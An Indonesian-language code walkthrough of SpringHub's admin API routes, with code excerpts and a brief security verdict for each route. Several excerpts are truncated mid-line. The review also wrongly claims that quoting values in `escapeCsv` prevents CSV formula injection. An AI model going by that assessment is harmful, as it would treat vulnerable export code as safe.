Alur Cerita: CSRF + admin. Body wajib berisi `slug` dan `title`; slug dicek unik (409 bila sudah ada). Langkah unik: `contribToType` memetakan `contributionType` (`monitoring/restoration/trench/tree_planting/seedling_stock`) ke slug `MapPointType` (`spring/spring-restoration/trench/tree-planting/seedling`). Tipe dicari; fallback ke slug form; jika tetap tidak ada, **MapPointType dibuat otomatis** dengan ikon `MapPin`. Setelah itu `Form` dibuat dengan `nested fields.create` (setiap field: `fieldId`, `label`, `type`, `required`, `placeholder`, `helpText`, `options JSON`, `sortOrder` dari index). `pointsOnSubmit` default 25. Audit + 201 dengan form + fields + mapType.

Potongan Kode Asli:


```
// app/api/admin/forms/route.ts baris ±81-108
// Cari MapPointType berdasarkan contributionType dulu
// Setiap form dapet MapPointType sendiri (bukan share)
const contribToType: Record<string, string> = {
  monitoring: "spring",
  restoration: "spring-restoration",
  trench: "trench",
  tree_planting: "tree-planting",
  seedling_stock: "seedling",
};
const typeSlug = contribToType[contributionType || ""] || slug;
let mapPointType = await prisma.mapPointType.findUnique({ where: { slug: typeSlug } });
if (!mapPointType) {
  // Coba cari berdasarkan slug form (fallback)
  mapPointType = await prisma.mapPointType.findUnique({ where: { slug } });
}
if (!mapPointType) {
  // Bikin baru kalo belum ada
  mapPointType = await prisma.mapPointType.create({
    data: {
      slug,
      name: title,
      description: description ? `Titik untuk "${title}"` : `Titik untuk "${title}"`,
      icon: "MapPin",
      sortOrder: 0,
      isActive: true,
    },
  });
}
```

Konstruk: `try/catch`; CSRF di luar `try`; `if` slug wajib; cek unik; rantai fallback `MapPointType` (ternary berulang); nested create.

 **Kerentanan:** "Kode ini rentan *slug injection* bila slug tidak dibersihkan — karakter aneh bisa membuat URL rusak atau konflik route." Di SpringHub slug hanya dicek keunikan dan kepanjangan (di route lain ada `slugify`); kombinasi tabel DB terpisah (`Form` bukan route Next.js) membuat risiko rendah. Tidak ada kerentanan signifikan — akses admin-only + CSRF.

GET `/api/admin/forms/[id]` → **app/api/admin/forms/[id]/route.ts**

Peran: Mengambil detail satu formulir + field-nya untuk halaman edit admin.

Alur Cerita: Sesi admin dicek; formulir dicari dengan `include.fields` terurut. Tidak ada → `404`. Uniknya, route ini memanggil `auditLog("get form", ...)` untuk **akses baca** — salah satu dari sedikit GET yang diaudit di aplikasi (biasanya hanya mutasi yang diaudit). Ini keputusan desain yang bisa didebat: jejak pembacaan form berguna untuk investigasi perubahan yang tidak disengaja.

Konstruk: `try/catch`; `if (!form)`; `auditLog` pada GET.

 **Kerentanan:** Tidak ada kerentanan signifikan — read-only, admin-only, dan tanpa input selain id.

PUT `/api/admin/forms/[id]` → **app/api/admin/forms/[id]/route.ts**

Peran: Memperbarui metadata formulir dan mengganti seluruh field-nya (delete all → create all), dengan proteksi perubahan slug yang sudah punya laporan.

Alur Cerita: CSRF + admin. Body menampung slug, title, description, pointsOnSubmit, contributionType, isActive, sortOrder, fields. Blok paling penting adalah **perlindungan**

slug: jika slug diubah, pertama dihitung jumlah laporan yang memakai slug lama (`report.count({ where: { formSlug: currentForm.slug } })`); jika > 0 , perubahan **ditolak 409** dengan pesan jelas — karena mengganti slug akan memutus relasi laporan yang disimpan sebagai string. Jika aman, slug dicek unik (kecuali dirinya sendiri via `NOT: { id }`). Update metadata memakai spread condition (`...(slug !== undefined && { slug })`) — hanya field yang dikirim yang berubah. Jika `fields` berupa array, strateginya destruktif: `deleteMany` semua field lama, lalu `createMany` field baru dengan sortOrder dari index. Ini sederhana namun berarti setiap edit field memunculkan ID field baru — konsekuensi yang harus dipahami tim.

Potongan Kode Asli:

```
// app/api/admin/forms/[id]/route.ts baris ±64-97
// Check slug uniqueness if changed
if (slug && currentForm && slug !== currentForm.slug) {
  // Cegah orphan reports – tolak slug change jika ada reports dengan slug la
  const reportCount = await prisma.report.count({ where: { formSlug: currentF
  if (reportCount > 0) {
    return NextResponse.json(
      { error: `Tidak bisa mengganti slug: ${reportCount} laporan masih mengg
      { status: 409 }
    );
  }
  const existing = await prisma.form.findFirst({
    where: { slug, NOT: { id: params.id } },
  });
  if (existing) {
    return NextResponse.json(
      { error: "A form with this slug already exists" },
      { status: 409 }
    );
  }
}

// Update form metadata
await prisma.form.update({
  where: { id: params.id },
  data: {
    ...(slug !== undefined && { slug }),
    ...(title !== undefined && { title }),
    ...(description !== undefined && { description }),
    ...(pointsOnSubmit !== undefined && { pointsOnSubmit }),
    ...(contributionType !== undefined && { contributionType }),
    ...(isActive !== undefined && { isActive }),
    ...(sortOrder !== undefined && { sortOrder }),
  },
});
```

Konstruk: `try/catch`; `if` bersarang (slug berubah → cek laporan → cek unik);
`spread condition`; `deleteMany` + `createMany` untuk fields.

 **Kerentanan:** "Kode ini rentan *orphan data* bila slug diubah bebas — laporan yang menyimpan slug lama akan kehilangan referensi formulirnya." Di SpringHub perubahan slug diblokir selama masih ada laporan memakainya (409). Tidak ada kerentanan signifikan.

DELETE `/api/admin/forms/[id]` → `app/api/admin/forms/[id]/route.ts`

Peran: Menghapus formulir — hard-delete bila belum punya laporan, soft-delete (`isActive=false`) bila sudah punya, supaya laporan lama tetap ter-render.

Alur Cerita: CSRF + admin. Form dicari (404). Jumlah laporan dengan `formSlug` form ini dihitung: jika `> 0`, form hanya di-nonaktifkan (`isActive: false`) dan respons

`{ softDelete: true }` menyebutkan jumlah laporan yang dirujuk — ini menjawab bug lama "admin menghapus form tapi form muncul lagi setelah refresh" (soft-delete persisten). Jika 0 laporan, form dihapus permanen. Catatan: field-fieldnya ikut terhapus via cascade relasi FK.

Potongan Kode Asli:

```
// app/api/admin/forms/[id]/route.ts baris ±174-196
// Check if any reports reference this form
const reportCount = await prisma.report.count({
  where: { formSlug: form.slug },
});

if (reportCount > 0) {
  // Soft-delete: deactivate instead of delete
  await prisma.form.update({
    where: { id: params.id },
    data: { isActive: false },
  });
  return NextResponse.json({
    success: true,
    softDelete: true,
    message: `Form "${form.title}" dinonaktifkan karena ada ${reportCount} la
  });
}

// Hard-delete: no reports referencing this form
await prisma.form.delete({
  where: { id: params.id },
});
return NextResponse.json({ success: true, softDelete: false });
```

Konstruk: `try/catch`; `if (reportCount > 0)` → soft-delete; else hard-delete.

 **Kerentanan:** "Kode ini rentan *data loss* bila form dengan laporan dihapus permanen — semua laporan menjadi yatim." Strategi dua tahap (soft/hard delete) mencegahnya. Tidak ada kerentanan signifikan.

POST `/api/admin/forms/[id]/fields` →

app/api/admin/forms/[id]/fields/route.ts

Peran: Menambahkan satu field baru ke formulir, dengan sortOrder otomatis melanjutkan field terakhir dan cek duplikat `fieldId`.

Alur Cerita: CSRF + admin. Form dicari termasuk field terakhirnya (`orderBy: { sortOrder: "desc" }, take: 1`) untuk menghitung `defaultSortOrder = last + 1`. Validasi: `fieldId`, `label`, `type` wajib; dan `fieldId` harus unik dalam form — dicek via `findUnique` dengan compound key `formId_fieldId` (Prisma `@unique`), jika ada → 409. Field dibuat dengan `options` di-JSON-stringify. Audit + 201.

Potongan Kode Asli:

```
// app/api/admin/forms/[id]/fields/route.ts baris ±44-68
const existing = await prisma.formField.findUnique({
  where: { formId_fieldId: { formId: params.id, fieldId } },
});
if (existing) {
  return NextResponse.json(
    { error: `Field with id "${fieldId}" already exists in this form` },
    { status: 409 }
  );
}

const defaultSortOrder = (form.fields[0]?.sortOrder ?? -1) + 1;

const field = await prisma.formField.create({
  data: {
    formId: params.id,
    fieldId,
    label,
    type: type || "text",
    required: required ?? false,
    placeholder: placeholder || "",
    helpText: helpText || "",
    options: JSON.stringify(options || []),
    sortOrder: sortOrder ?? defaultSortOrder,
  },
});
```

Konstruk: `try/catch` ; CSRF di luar try; cek duplikat compound key; `??` untuk default.

 **Kerentanan:** "Kode ini rentan *duplicate fieldId* bila tidak ada unique constraint — dua field dengan id sama akan membuat validasi dinamis ambigu." Constraint `@@unique` di skema + cek aplikasi menjaga. Tidak ada kerentanan signifikan.

`PUT /api/admin/forms/[id]/fields/[fieldId]` →
app/api/admin/forms/[id]/fields/[fieldId]/route.ts

Peran: Memperbarui sebagian atau seluruh properti satu field (termasuk `labelEn/optionsEn` untuk i18n).

Alur Cerita: CSRF + admin. Field dicari via compound key (404 bila tidak ada). Update memakai spread condition untuk 10 properti: `fieldId`, `label`, `labelEn`, `type`, `required`, `placeholder`, `helpText`, `options` (JSON), `optionsEn` (JSON), `sortOrder` — hanya yang dikirim yang berubah. Audit dengan id field. DELETE-nya di file yang sama: cari field (404), `formField.delete`, respons `{ success: true }` tanpa audit (sedikit inkonsisten dengan route lain yang selalu audit mutasi).

Potongan Kode Asli:

```
// app/api/admin/forms/[id]/fields/[fieldId]/route.ts baris ±36-50
const field = await prisma.formField.update({
  where: { id: existing.id },
  data: {
    ...(fieldId !== undefined && { fieldId }),
    ...(label !== undefined && { label }),
    ...(type !== undefined && { type }),
    ...(required !== undefined && { required }),
    ...(placeholder !== undefined && { placeholder }),
    ...(helpText !== undefined && { helpText }),
    ...(options !== undefined && { options: JSON.stringify(options) }),
    ...(labelEn !== undefined && { labelEn }),
    ...(optionsEn !== undefined && { optionsEn: JSON.stringify(optionsEn) }),
    ...(sortOrder !== undefined && { sortOrder }),
  },
});
```

Konstruk: `try/catch`; CSRF di luar `try`; cek eksistensi; spread condition 10 properti.

 **Kerentanan:** "Kode ini rentan *partial update abuse* bila properti yang tidak dikirim tetap tertimpa undefined — namun spread condition hanya menulis field yang ada." Tidak ada kerentanan signifikan.

Domain Admin Courses & Content

Empat route untuk mengelola konten pembelajaran (kursus + modul) dan blok konten landing page. Keduanya memakai pola CRUD yang sama, tapi dengan karakter berbeda: kursus memakai nested create untuk modul, konten memakai skema Zod.

GET `/api/admin/courses` → **app/api/admin/courses/route.ts**

Peran: Menampilkan semua kursus (termasuk non-aktif) dengan modul terurut dan jumlah progress user.

Alur Cerita: Admin dicek via helper lokal `isAdmin`. `findMany` semua kursus (`orderBy sortOrder`) dengan `include.modules` (terurut) dan `_count.progress` — jumlah orang yang pernah memulai kursus. Tidak ada pagination (jumlah kursus kecil). Ini kebalikan dari `/api/courses` publik yang hanya menampilkan `isActive: true`.

Konstruk: `try/catch`; `include` bertingkat; `_count`.

 **Kerentanan:** Tidak ada kerentanan signifikan — read-only untuk admin; tidak ada input user.

POST `/api/admin/courses` → **app/api/admin/courses/route.ts**

Peran: Membuat kursus baru + modul-modul awal dalam satu operasi, dengan cek slug unik.

Alur Cerita: CSRF + admin. `slug` dan `title` wajib; slug dicek unik (409). `create` dengan nested `modules.create` — tiap modul memakai `sortOrder` dari index array. Default: level "Beginner", duration "30 min", icon "BookOpen". Audit + 201 dengan kursus lengkap.

Potongan Kode Asli:

```
// app/api/admin/courses/route.ts baris ±61-93
// Check slug uniqueness
const existing = await prisma.course.findUnique({ where: { slug } });
if (existing) {
  return NextResponse.json(
    { error: "A course with this slug already exists" },
    { status: 409 }
  );
}

const course = await prisma.course.create({
  data: {
    slug,
    title,
    description: description || "",
    level: level || "Beginner",
    duration: duration || "30 min",
    icon: icon || "BookOpen",
    modules: modules?.length
      ? {
          create: modules.map(
            (m: { title: string; content?: string }, i: number) => ({
              title: m.title,
              content: m.content || "",
              sortOrder: i,
            })
          ),
        }
      : undefined,
  },
  include: { modules: { orderBy: { sortOrder: "asc" } } },
});
```

Konstruk: `try/catch` ; CSRF di luar `try`; `if` slug wajib + unik; nested `create` ; ternary untuk modules.

 **Kerentanan:** "Kode ini rentan *stored* XSS bila konten modul admin disimpan mentah — karena konten dirender di browser pengguna." Di SpringHub XSS ditangani di sisi baca: `GET /api/courses/[slug]` men-sanitize konten dengan `DOMPurify` (lihat

Domain Kursus). Penyimpanan mentah disengaja agar editor admin bisa menulis HTML, dan sanitasi terjadi sebelum konten keluar ke publik. Tidak ada kerentanan signifikan.

GET `/api/admin/courses/[id]` → **app/api/admin/courses/[id]/route.ts**

Peran: Mengambil detail satu kursus + modul untuk halaman edit.

Alur Cerita: Admin dicek; kursus dicari dengan modul terurut; 404 bila tidak ada; `auditLog("put course", ...)` dicatat walau ini GET — pola yang sama dengan `admin/forms/[id]`. Respons kursus lengkap dengan `content` mentah (belum di-sanitize — hanya admin yang melihat, dan admin adalah sumber konten).

Konstruk: `try/catch`; `if (!course)`; audit pada GET.

 **Kerentanan:** Tidak ada kerentanan signifikan — konten mentah hanya untuk admin.

PUT `/api/admin/courses/[id]` → **app/api/admin/courses/[id]/route.ts**

Peran: Memperbarui kursus + mengganti seluruh modul (`deleteMany` → `createMany`), dengan cek slug unik.

Alur Cerita: CSRF + admin. Jika `slug` dikirim, dicek unik terhadap kursus lain (`NOT: { id }`) → 409 bila bentrok. Update metadata dengan spread condition (8 properti). Jika `modules` array, strategi delete-then-create seperti fields form: semua modul lama dihapus, modul baru dibuat dengan sortOrder index. Konsekuensi sama: ID modul lama hilang — dan karena `coursesProgress` mereferensikan modul? Tidak — progress hanya menyimpan `courseSlug` + angka `completedModules`, jadi aman. DELETE di file yang sama: hapus kursus + modul via cascade, respons sukses.

Potongan Kode Asli:


```
// app/api/admin/courses/[id]/route.ts baris ±86-106
// Update modules if provided
if (modules && Array.isArray(modules)) {
  // Delete existing modules
  await prisma.courseModule.deleteMany({
    where: { courseId: params.id },
  });

  // Create new modules
  if (modules.length > 0) {
    await prisma.courseModule.createMany({
      data: modules.map(
        (m: { title: string; content?: string }, i: number) => ({
          courseId: params.id,
          title: m.title,
          content: m.content || "",
          sortOrder: i,
        })
      ),
    });
  }
}
```

Konstruk: `try/catch`; `if (slug)` + cek unik; spread condition; `if (modules && Array.isArray)`; `deleteMany/createMany`.

 **Kerentanan:** "Kode ini rentan *progress drift* bila ID modul direferensikan — namun progress kursus hanya menyimpan angka modul selesai, bukan ID modul, jadi penggantian modul tidak merusak riwayat." Tidak ada kerentanan signifikan.

DELETE `/api/admin/courses/[id]` → **app/api/admin/courses/[id]/route.ts**

Peran: Menghapus kursus beserta modul (cascade).

Alur Cerita: CSRF + admin; satu `course.delete`; cascade Prisma menghapus `CourseModule`. Catatan: `coursesProgress` milik user yang sudah belajar akan menjadi "yatim" (menunjuk ke kursus yang tidak ada) — karena progress disimpan per-user dan tidak terhapus. Ini kelemahan kecil yang bisa dibersihkan via task terpisah.

Konstruk: `try/catch`; satu delete.

 **Kerentanan:** Tidak ada kerentanan signifikan — hanya admin; dampak data user kecil (progress yatim tanpa kebocoran).

GET `/api/admin/content` → **app/api/admin/content/route.ts**

Peran: Menampilkan blok konten landing page (opsional filter `?section=`).

Alur Cerita: Admin dicek; jika query `section` diberikan, hanya blok pada section itu; diurutkan `sortOrder` naik lalu `createdAt` turun. Tanpa try/catch dan tanpa error handler — kegagalan DB menghasilkan 500 standar.

Konstruk: `if` filter; satu `findMany` .

 **Kerentanan:** Tidak ada kerentanan signifikan — read-only admin.

POST `/api/admin/content` → **app/api/admin/content/route.ts**

Peran: Membuat blok konten baru dengan validasi skema Zod.

Alur Cerita: CSRF + admin. Inilah salah satu dari sedikit route admin yang memakai **Zod** (`contentSchema`): `section` dan `title` wajib non-kosong; field lain opsional. Kegagalan validasi → 400 dengan `details` hasil `flatten()` Zod. Create langsung dari `parsed.data` — data sudah tervalidasi tipe-nya (mis. `sortOrder` harus number). Audit + `{ success, item }` .

Potongan Kode Asli:

```
// app/api/admin/content/route.ts baris ±8-20
const contentSchema = z.object({
  section: z.string().min(1),
  type: z.string().optional(),
  title: z.string().min(1),
  subtitle: z.string().optional(),
  description: z.string().optional(),
  imageUrl: z.string().optional(),
  linkUrl: z.string().optional(),
  linkLabel: z.string().optional(),
  data: z.string().optional(),
  sortOrder: z.number().optional(),
  isActive: z.boolean().optional(),
});
```

Konstruk: `try/catch`; `safeParse` Zod; `if (!parsed.success)` .

 **Kerentanan:** "Kode ini rentan bila URL konten (`imageUrl` / `linkUrl`) dipakai untuk *phishing* atau *SSRF* — browser pengguna akan memuat URL itu." Di SpringHub belum ada validasi skema URL (hanya string) — ini celah kecil yang disarankan diperketat (validasi `z.url()` atau daftar domain). Namun karena hanya admin yang bisa menulis, risikonya internal, bukan eksternal.

PUT `/api/admin/content/[id]` → **app/api/admin/content/[id]/route.ts**

Peran: Memperbarui blok konten (partial update dari body mentah).

Alur Cerita: CSRF + admin. Body langsung dipakai sebagai `data` update tanpa validasi skema — kontras dengan POST yang memakai Zod. Ini berarti admin bisa mengirim properti di luar skema (mis. kolom tak dikenal) yang akan ditolak Prisma sebagai field tak dikenal. Audit + respons. Karena body mentah, tipe field seperti `sortOrder: "abc"` akan gagal di Prisma → 500. Secara fungsional berfungsi, tapi POST lebih rapi daripada PUT di sini.

Potongan Kode Asli:

```
// app/api/admin/content/[id]/route.ts baris ±21-28
const body = await request.json();
const item = await prisma.contentBlock.update({
  where: { id: params.id },
  data: body,
});
```

Konstruk: `try/catch`; CSRF di luar try; update `data: body` mentah.

 **Kerentanan:** "Kode ini rentan *mass assignment* — karena body mentah langsung dipakai sebagai data update, field internal yang tidak seharusnya bisa diubah (mis. `createdAt`) ikut terbuka." Di Prisma, field yang tidak ada di skema ditolak, dan tidak ada kolom sensitif (seperti role/hash) di tabel ini, sehingga dampak mass assignment rendah. Tetap disarankan memakai skema Zod seperti POST; tidak ada kerentanan signifikan saat ini.

DELETE `/api/admin/content/[id]` → **app/api/admin/content/[id]/route.ts**

Peran: Menghapus blok konten.

Alur Cerita: CSRF + admin; satu `delete`; audit dengan id. Tidak ada pengecekan eksistensi → menghapus id yang tidak ada akan melempar error Prisma `P2025` yang ditangkap dan dibalas 500 (daripada 404) — detail kecil yang membedakan route ini dari CRUD lain.

Konstruk: `try/catch`; delete langsung; audit.

 **Kerentanan:** Tidak ada kerentanan signifikan — admin-only; ketiadaan cek 404 hanya soal UX, bukan keamanan.

Domain Admin Point Rules

Dua route untuk mengelola tabel `PointRule` — aturan poin yang bisa diubah admin tanpa deploy (mis. nilai poin kursus). Endpoint publiknya (`GET /api/point-rules`)

akan dibahas di Domain Infrastruktur.

GET `/api/admin/point-rules` → **app/api/admin/point-rules/route.ts**

Peran: Menampilkan semua aturan poin terurut (termasuk non-aktif).

Alur Cerita: Admin dicek. `findMany` tanpa filter, `orderBy sortOrder`. Semua kolom dikembalikan termasuk `isActive`. Tidak ada pagination.

Konstruk: `try/catch`; satu `findMany`.

 **Kerentanan:** Tidak ada kerentanan signifikan — read-only admin.

POST `/api/admin/point-rules` → **app/api/admin/point-rules/route.ts**

Peran: Membuat aturan poin baru dengan validasi field wajib (name, points, category).

Alur Cerita: CSRF + admin. Validasi manual: `name`, `points`, `category` wajib; `points` dikonversi `Number()` (string "100" diterima, tapi "abc" jadi `NaN` yang tersimpan — kelemahan kecil tanpa pengecekan `isNaN`). Default: icon "Star", `isActive` true, `sortOrder` 0. Audit + 201.

Potongan Kode Asli:

```
// app/api/admin/point-rules/route.ts baris ±45-65
if (!name || points === undefined || !category) {
  return NextResponse.json(
    { error: "name, points, and category are required" },
    { status: 400 }
  );
}

const rule = await prisma.pointRule.create({
  data: {
    name,
    description: description ?? "",
    points: Number(points),
    category,
    icon: icon ?? "Star",
    isActive: isActive ?? true,
    sortOrder: sortOrder ?? 0,
  },
});
```

Konstruk: `try/catch`; `if` validasi manual; `Number()` coercion.

 **Kerentanan:** "Kode ini rentan *NaN injection* — nilai `points` non-numerik menjadi `NaN` di DB dan merusak perhitungan poin." Karena hanya admin yang bisa

memanggil, dampak rendah; tetap disarankan `Number.isFinite()` sebelum simpan. Tidak ada kerentanan signifikan saat ini.

PUT `/api/admin/point-rules/[id]` → **app/api/admin/point-rules/[id]/route.ts**

Peran: Memperbarui aturan poin (partial update via spread condition 7 properti).

Alur Cerita: CSRF + admin. Objek `data` dibangun incremental: tiap properti hanya ditambahkan bila `!== undefined`; `points` tetap di-coerce `Number()`. Update + audit.

Potongan Kode Asli:

```
// app/api/admin/point-rules/[id]/route.ts baris ±26-41
const data: Record<string, unknown> = {};
if (name !== undefined) data.name = name;
if (description !== undefined) data.description = description;
if (points !== undefined) data.points = Number(points);
if (category !== undefined) data.category = category;
if (icon !== undefined) data.icon = icon;
if (isActive !== undefined) data.isActive = isActive;
if (sortOrder !== undefined) data.sortOrder = sortOrder;

const rule = await prisma.pointRule.update({
  where: { id: params.id },
  data,
});
```

Konstruk: `try/catch`; CSRF di luar try; akumulasi `data` dengan `if` per properti.

 **Kerentanan:** Tidak ada kerentanan signifikan — pola incremental menolak properti tak dikenal secara efektif.

DELETE `/api/admin/point-rules/[id]` → **app/api/admin/point-rules/[id]/route.ts**

Peran: Menghapus aturan poin.

Alur Cerita: CSRF + admin; satu delete; respons `{ success: true }`. Menghapus aturan yang sedang dipakai kode (mis. aturan "Course") hanya membuat fallback poin (25) di route terkait — desain toleran.

Konstruk: `try/catch`; satu delete.

 **Kerentanan:** Tidak ada kerentanan signifikan — admin-only, dan penghapusan punya fallback di kode konsumen.

Domain Admin Projects, Donasi, & Export

Lima route: daftar proyek, perbarui status proyek (dengan email ke pemilik), daftar donasi, export CSV, dan daftar URL foto untuk download.

GET `/api/admin/projects` → **app/api/admin/projects/route.ts**

Peran: Menampilkan semua proyek ber-pagination (termasuk yang belum disetujui) dengan pemilik dan jumlah donasi.

Alur Cerita: Admin dicek; pagination standar (limit 1–200); `findMany` + count paralel; include user (id, username, email) dan `_count.donations`. Tidak ada filter status — admin melihat semua tahap (pending, approved, rejected, completed). Respons proyek lengkap + pagination.

Konstruk: `try/catch`; `Promise.all`; `_count`.

 **Kerentanan:** Tidak ada kerentanan signifikan — admin-only; email pemilik hanya untuk panel moderasi.

PATCH `/api/admin/projects/[id]` → **app/api/admin/projects/[id]/route.ts**

Peran: Mengubah status proyek (under_review/approved/rejected/completed) dan mengirim email notifikasi ke pemilik proyek.

Alur Cerita: CSRF + admin. Status divalidasi whitelist `validStatuses`; nilai lain → 400 dengan daftar status valid. `updateData` hanya berisi `status` + `featuredPhotoId` opsional (tidak menerima field lain — anti mass assignment). Setelah update, blok email: pemilik diambil dari include; jika punya email, `sendEmail` dengan template HTML inline yang menyebutkan nama user, judul proyek, label status (dari `STATUS_LABELS`), catatan admin opsional, dan link dashboard. Email dibalut `.catch(() => {})` — kegagalan kirim tidak menggagalkan operasi (non-blocking). Audit + respons.

Potongan Kode Asli:

```
// app/api/admin/projects/[id]/route.ts baris ±30-49
const body = await request.json();
const { status, note, featuredPhotoId } = body;

const validStatuses = ["under_review", "approved", "rejected", "completed"];
if (!status || !validStatuses.includes(status)) {
  return NextResponse.json(
    { error: "Invalid status. Must be one of: " + validStatuses.join(", ") },
    { status: 400 }
  );
}

const updateData: Record<string, unknown> = { status };
if (featuredPhotoId) updateData.featuredPhotoId = featuredPhotoId;

const project = await prisma.project.update({
  where: { id: params.id },
  data: updateData,
  include: { user: { select: { email: true, username: true } } },
});

// Send email notification to project owner
if (project.user?.email) {
  const label = STATUS_LABELS[status] || status;
  const subject = `Proyek "${project.title}" - ${label}`;
  // ... template HTML + sendEmail().catch(() => {})
}
}
```

Konstruk: `try/catch` ; CSRF di luar `try`; whitelist `status`; whitelist `updateData`; `if (project.user?.email)` ; `.catch(() => {})` untuk email.

 **Kerentanan:** "Kode ini rentan *mass assignment* bila seluruh body diteruskan ke Prisma — namun hanya `status` dan `featuredPhotoId` yang diambil eksplisit." Tidak ada kerentanan signifikan; catatan `note` tidak pernah masuk DB (hanya untuk email), jadi tidak ada injeksi HTML ke halaman publik.

GET `/api/admin/donations` → **app/api/admin/donations/route.ts**

Peran: Menampilkan semua donasi dengan donatur dan proyek terkait untuk panel admin.

Alur Cerita: Admin dicek. `findMany` semua donasi (`orderBy createdAt desc`), include user (id, username, email) dan project (id, title). Tanpa pagination — jumlah donasi diasumsikan masih wajar. Respons `{ donations }`. Catatan: `donorEmail` tidak di-mask — ini data yang memang dibutuhkan admin untuk pengecekan.

Konstruk: `try/catch` ; satu `findMany` + dua include.

 **Kerentanan:** Tidak ada kerentanan signifikan — admin-only; data PII (email donatur) hanya di endpoint admin.

GET /api/admin/export → app/api/admin/export/route.ts

Peran: Mengekspor data (users, reports, springs, donations, projects, feedback, points) menjadi CSV yang di-download langsung atau dikirim via email.

Alur Cerita: Ini route terbesar di domain admin (174 baris). Admin memanggil dengan query `entity`, `startDate / endDate`, `springId`, `format`, dan `notify=true` opsional. Filter tanggal dibangun sebagai objek `createdAt` `gte / lt`. Percabangan `switch (entity)` menentukan query dan kolom:

- **users:** profil dengan kontak + poin + trustScore.
- **reports:** laporan + username submitter + koordinat presisi DAN snapped + URL foto (via `buildPhotoUrl`) — hati-hati: ini salah satu tempat koordinat presisi keluar server, tapi hanya untuk admin.
- **spring:** nama, provinsi, health score, jumlah laporan.
- **donations:** invoice, jumlah, tier, nama/email donatur, status, proyek.
- **projects:** semua kolom termasuk kontak.
- **feedback:** kritik/saran/deskripsi bug.
- **points:** log poin dengan username.

Helper `escapeCsv` menangani nilai ber-koma/kutip/baris-baru (quoting ganda) — mencegah *CSV injection* saat file dibuka di spreadsheet. Jika `notify=true`, email dikirim ke admin berisi nama file + jumlah baris (non-blocking). Respons akhir adalah file CSV mentah dengan header `Content-Disposition: attachment`.

Potongan Kode Asli:

```
// app/api/admin/export/route.ts baris ±10-18
function escapeCsv(val: unknown): string {
  const s = String(val ?? "");
  if (s.includes(",") || s.includes('"') || s.includes("\n")) return `"${s.replace(
    return s;
  }

function toCsv(rows: string[][], headers: string[]): string {
  return [headers.join(","), ...rows.map((r) => r.map(escapeCsv).join(","))].join(
  }
```

Konstruk: `try/catch`; `switch (entity)` dengan 7 case; `escapeCsv`; `if (notify && session?.userId)` untuk email; respons file via `new NextResponse(csv, { headers })`.

 **Kerentanan:** "Kode ini rentan *CSV injection* bila nilai sel diawali `= / + / - / @` — spreadsheet akan mengeksekusinya sebagai formula." Di SpringHub `escapeCsv` meng-quote nilai berkarakter khusus; namun karena hanya admin yang memanggil,

dan nilai dikutip, risiko rendah. Data koordinat presisi yang keluar pun hanya untuk admin. Tidak ada kerentanan signifikan.

GET /api/admin/download → **app/api/admin/download/route.ts**

Peran: Menyediakan daftar URL foto (per report atau per periode) untuk diunduh admin — jembatan sebelum fitur ZIP penuh.

Alur Cerita: Admin memanggil dengan `reportId` ATAU rentang `startDate / endDate`; jika tidak keduanya → `400`. `where` dibangun: untuk `reportId`, filter `reportId`; untuk rentang, filter relasi `report.createdAt` (Prisma memfilter lewat relasi). Foto dicari; kosong → `404`. URL publik dibangun dari `S3_PUBLIC_URL` (atau fallback endpoint+bucket) + `storagePath`; nama file diambil dari bagian terakhir path. Respons berisi `{ total, photos, message }` dengan pesan jujur: "Untuk bulk ZIP, gunakan fitur export" — endpoint ini masih versi sederhana (objek `S3Client` dibuat tapi `GetObjectCommand` tidak benar-benar dipakai untuk signed URL; kode siap untuk itu).

Potongan Kode Asli:

```
// app/api/admin/download/route.ts baris ±33-70
let where: Record<string, unknown> = {};

if (reportId) {
  where.reportId = reportId;
} else if (startDate || endDate) {
  where.report = {
    createdAt: {
      ...(startDate ? { gte: new Date(startDate) } : {}),
      ...(endDate ? { lt: new Date(endDate) } : {}),
    },
  };
} else {
  return NextResponse.json({ error: "reportId or date range required" }, { status: 400 });
}

const photos = await prisma.reportPhoto.findMany({
  where,
  include: { report: { select: { formSlug: true, createdAt: true } } },
});

if (photos.length === 0) {
  return NextResponse.json({ error: "No photos found" }, { status: 404 });
}
```

Konstruk: `try/catch`; `if/else if/else` untuk mode query; `include` relasi report.

 **Kerentanan:** "Kode ini rentan bila URL foto dibuat publik permanen — namun file disimpan di storage pribadi dan hanya URL yang diteruskan ke admin." Tidak ada

kerentanan signifikan — akses admin-only; `reportId` berbasis UUID yang tidak bisa ditebak.

Domain Admin Errors & Feedback

Empat route untuk memantau kesehatan aplikasi: log error (`AppError`) dan masukan pengguna (`Feedback`). Keduanya memakai pola admin yang sama namun dengan pengecekan role dua langkah (cek sesi lalu ambil role dari DB — lebih aman daripada mempercayai sesi saja).

`GET /api/admin/errors` → `app/api/admin/errors/route.ts`

Peran: Menampilkan error log (filter level/source/read, pagination offset) + jumlah error belum dibaca.

Alur Cerita: Pengecekan admin di sini dua tahap: `getSession()` lalu `prisma.profile.findUnique` untuk membaca role **langsung dari DB** — tidak mempercayai klaim role di sesi (defense-in-depth; jika sesi tidak sinkron dengan DB, role DB yang menang). Filter: `level` (info/warning/error/critical), `source` (frontend/api/worker/database), `read` (true/false) — semuanya divalidasi whitelist. `limit` dikunci maks 200 dengan offset. Query paralel: `findMany` + `count` + `unread count`. DELETE-nya menghapus semua error yang sudah dibaca (`deleteMany where read: true`) dan mengembalikan jumlah terhapus — pembersih "kotak surat".

Potongan Kode Asli:

```
// app/api/admin/errors/route.ts baris ±18-62
export async function GET(request: Request) {
  const session = await getSession();
  if (!session) {
    return NextResponse.json({ error: "Unauthorized" }, { status: 403 });
  }

  const profile = await prisma.profile.findUnique({
    where: { id: session.userId },
    select: { role: true },
  });

  if (!profile || profile.role !== "admin") {
    return NextResponse.json({ error: "Forbidden" }, { status: 403 });
  }

  const { searchParams } = new URL(request.url);
  const level = searchParams.get("level");
  const source = searchParams.get("source");
  const read = searchParams.get("read");
  const limit = Math.min(parseInt(searchParams.get("limit") || "50", 10), 200);
  const offset = parseInt(searchParams.get("offset") || "0", 10);

  const where: Record<string, unknown> = {};
  if (level && ["info", "warning", "error", "critical"].includes(level)) {
    where.level = level;
  }
  if (source && ["frontend", "api", "worker", "database"].includes(source)) {
    where.source = source;
  }
  if (read === "true") where.read = true;
  if (read === "false") where.read = false;

  const [errors, total] = await Promise.all([
    prisma.appError.findMany({
      where,
      orderBy: { createdAt: "desc" },
      take: limit,
      skip: offset,
    }),
    prisma.appError.count({ where }),
  ]);

  const unread = await prisma.appError.count({ where: { read: false } });
  return NextResponse.json({ errors, total, unread });
}
```

